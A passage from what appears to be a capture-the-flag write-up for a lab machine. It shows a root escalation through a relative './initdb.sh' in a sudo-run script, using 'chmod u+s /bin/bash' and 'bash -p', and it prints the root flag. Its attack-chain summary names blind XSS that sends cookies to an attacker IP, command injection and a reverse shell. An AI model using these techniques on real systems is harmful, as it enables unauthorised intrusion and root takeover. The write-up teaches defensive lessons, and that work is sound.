last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it ..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi
The irony is right there. Whoever wrote this script did worry about PATH: find, sort, tail, date, echo, df, awk, uptime, pgrep, every one of them absolute, not a single relative call. And then, on the last line, ./initdb.sh.
Three details combine:
- The script runs as
root(the passwordlesssudoallows it). ./initdb.shis relative to the working directory, andsudodoes not change the cwd: it executes whatever sits in the directory I launch the command from.pgrep -x "initdb.sh"never matches (no process is literally named like that), so thethenbranch always fires. That was already visible in the run above, with its "Starting it ...".
The result is a PATH hijack turned inside out: what gets controlled is not PATH, which is locked down, but the cwd, which nobody locked down.
Abusing the relative initdb.sh
All it takes is a writable directory, and dvir's own home qualifies:
echo -e '#!/bin/bash\n\nchmod u+s /bin/bash' > initdb.sh
chmod +x initdb.sh
sudo /usr/bin/syscheck
ls -l /bin/bash
Database service is not running. Starting it ...
dvir@headless:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 24  2023 /bin/bash
The s bit is in place. bash -p keeps the EUID at root (instead of dropping it back to dvir), and the root flag is right there:

bash -p
id
# uid=1000(dvir) gid=1000(dvir) euid=0(root) groups=1000(dvir),100(users)
cat /root/root.txta409b20f3806c408cffc9f19bf6a8ed4Attack chain
nmap (22, 5000)
  └─> Flask on /support (reflects headers on the "hacking attempt" page)
        └─> Blind XSS via User-Agent → fetch to 10.10.16.6 with document.cookie
              └─> bot's signed is_admin cookie (ImFkbWluIg...) → /dashboard
                    └─> ;id in the date parameter → RCE as dvir
                          └─> reverse shell + user.txt
                                └─> sudo NOPASSWD /usr/bin/syscheck → ./initdb.sh (relative path)
                                      └─> own initdb.sh in ~ with chmod u+s /bin/bash
                                            └─> bash -p → root.txt
Lessons learned
- A "hacking attempt detected" page that renders request headers is a perfect sink for Blind XSS: whichever bot reviews the panel will execute any JS you put into
User-Agent. - A signed cookie (the
payload.signatureshape ofitsdangerous) shows its contents but cannot be forged without the server key. When the interesting value travels signed, the path stops being "tamper with it" and becomes "steal a legitimate one", which is exactly what pushes towards the XSS. - Data being reflected unescaped does not imply it is compiled as a template. Here the headers give XSS but
{{7*7}}comes back literal: Flask passes them as context variables instead of concatenating them into the template. SSTI and XSS look alike from a distance and have to be ruled out separately. - Always be suspicious of any parameter that looks like it feeds a shell command (dates, IPs, hostnames).
;and|are the first test to confirm command injection. - A
sudoon a script is not safe by default; read it.secure_pathlocks downPATH, but it does not lock down the cwd: a single relative path (./initdb.sh) in a script running asroothands execution back to the attacker, no matter how absolute the other ten calls are. chmod u+s /bin/bash+bash -pis the shortest path from "I can run a command as root" to "I have a persistent root shell".- TTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.